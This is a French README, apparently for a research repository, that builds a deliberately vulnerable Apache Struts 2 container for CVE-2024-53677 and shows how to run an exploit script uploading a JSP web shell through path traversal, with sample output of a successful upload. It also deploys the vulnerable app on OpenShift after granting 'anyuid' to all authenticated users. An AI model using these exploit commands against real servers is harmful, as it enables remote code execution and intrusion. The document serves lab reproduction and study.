 seanrickerd/cve-2024-53677
Environnement vulnérable et exploit pour CVE-2024-53677

CVE-2024-53677 - Environnement de reproduction de la vulnérabilité d'exécution de code à distance (RCE) dans Apache Struts 2
Ce dépôt fournit un environnement basé sur des conteneurs pour reproduire la vulnérabilité CVE-2024-53677 dans Apache Struts 2. Cette vulnérabilité implique un contournement de chemin et permet l'exécution de code arbitraire (RCE) via la fonctionnalité de téléchargement de fichiers dans Struts 2.
L'environnement peut être construit et exécuté avec Podman. Suivez ces étapes pour configurer l'application :
git clone https://github.com/seanrickerd/CVE-2024-53677.git
cd CVE-2024-53677
podman build --ulimit nofile=122880:122880 -m 3G -t cve-2024-53677 .
podman run -d -p 8080:8080 --ulimit nofile=122880:122880 -m 3G --rm -it --name cve-2024-53677 cve-2024-53677
Exécution de l'exploit :
pip install -r requirements.txt
python S2-067.py -u http://localhost:8080 --upload_endpoint /upload.action --files newshell.jsp --destination ../newshell.jsp
Il y a un problème intermittent où le fichier est téléchargé correctement mais n'est pas accessible. Pour contourner ce problème, vous devez ajouter un . supplémentaire à la destination, puis réexécuter la commande d'origine.
$ python S2-067.py -u http://localhost:8080 --upload_endpoint /upload.action --files shell.jsp --destination ../shell.jsp
[INFO] Uploading files to http://localhost:8080/upload.action...
[SUCCESS] File newshell.jsp uploaded successfully: ../shell.jsp
[INFO] Verifying uploaded file: http://localhost:8080/shell.jsp
[INFO] File not accessible. HTTP Status: 404
$ python S2-067.py -u http://localhost:8080 --upload_endpoint /upload.action --files shell.jsp --destination .../shell.jsp
[INFO] Uploading files to http://localhost:8080/upload.action...
[SUCCESS] File newshell.jsp uploaded successfully: .../shell.jsp
[INFO] Verifying uploaded file: http://localhost:8080/.../shell.jsp
[INFO] File not accessible. HTTP Status: 404
$ python S2-067.py -u http://localhost:8080 --upload_endpoint /upload.action --files shell.jsp --destination ../shell.jsp
[INFO] Uploading files to http://localhost:8080/upload.action...
[SUCCESS] File newshell.jsp uploaded successfully: ../shell.jsp
[INFO] Verifying uploaded file: http://localhost:8080/shell.jsp
[ALERT] File uploaded and accessible: http://localhost:8080/shell.jsp
Le shell sera accessible via un navigateur à l'adresse http://localhost:8080/shell.jsp
OpenShift est sécurisé par défaut, vous devez donc autoriser les conteneurs privilégiés d'abord :
oc adm policy add-scc-to-group anyuid system:authenticated
Si vous souhaitez construire vous-même le fichier image, vous devrez également ajouter les lignes suivantes au Dockerfile :
COPY --from=0 /usr/src/cve/target/upload-1.0.0.war /usr/local/tomcat/webapps/ROOT.war
COPY ./tomcat-users.xml /usr/local/tomcat/conf/tomcat-users.xml
COPY ./context.xml /usr/local/tomcat/webapps/manager/META-INF/context.xml
Le yaml suivant créera un espace de noms appelé « vulnerables » et déploiera le conteneur vulnérable en tant que déploiement avec un réplica de 1, un service et une route vous permettant d'accéder à la charge de travail vulnérable.
Si vous avez construit l'image vous-même, vous devrez modifier l'emplacement de l'image dans le yaml pour refléter l'emplacement de votre image.
oc create -f ocp-struts.yaml

Vous pouvez trouver la route dans Networking->Routes.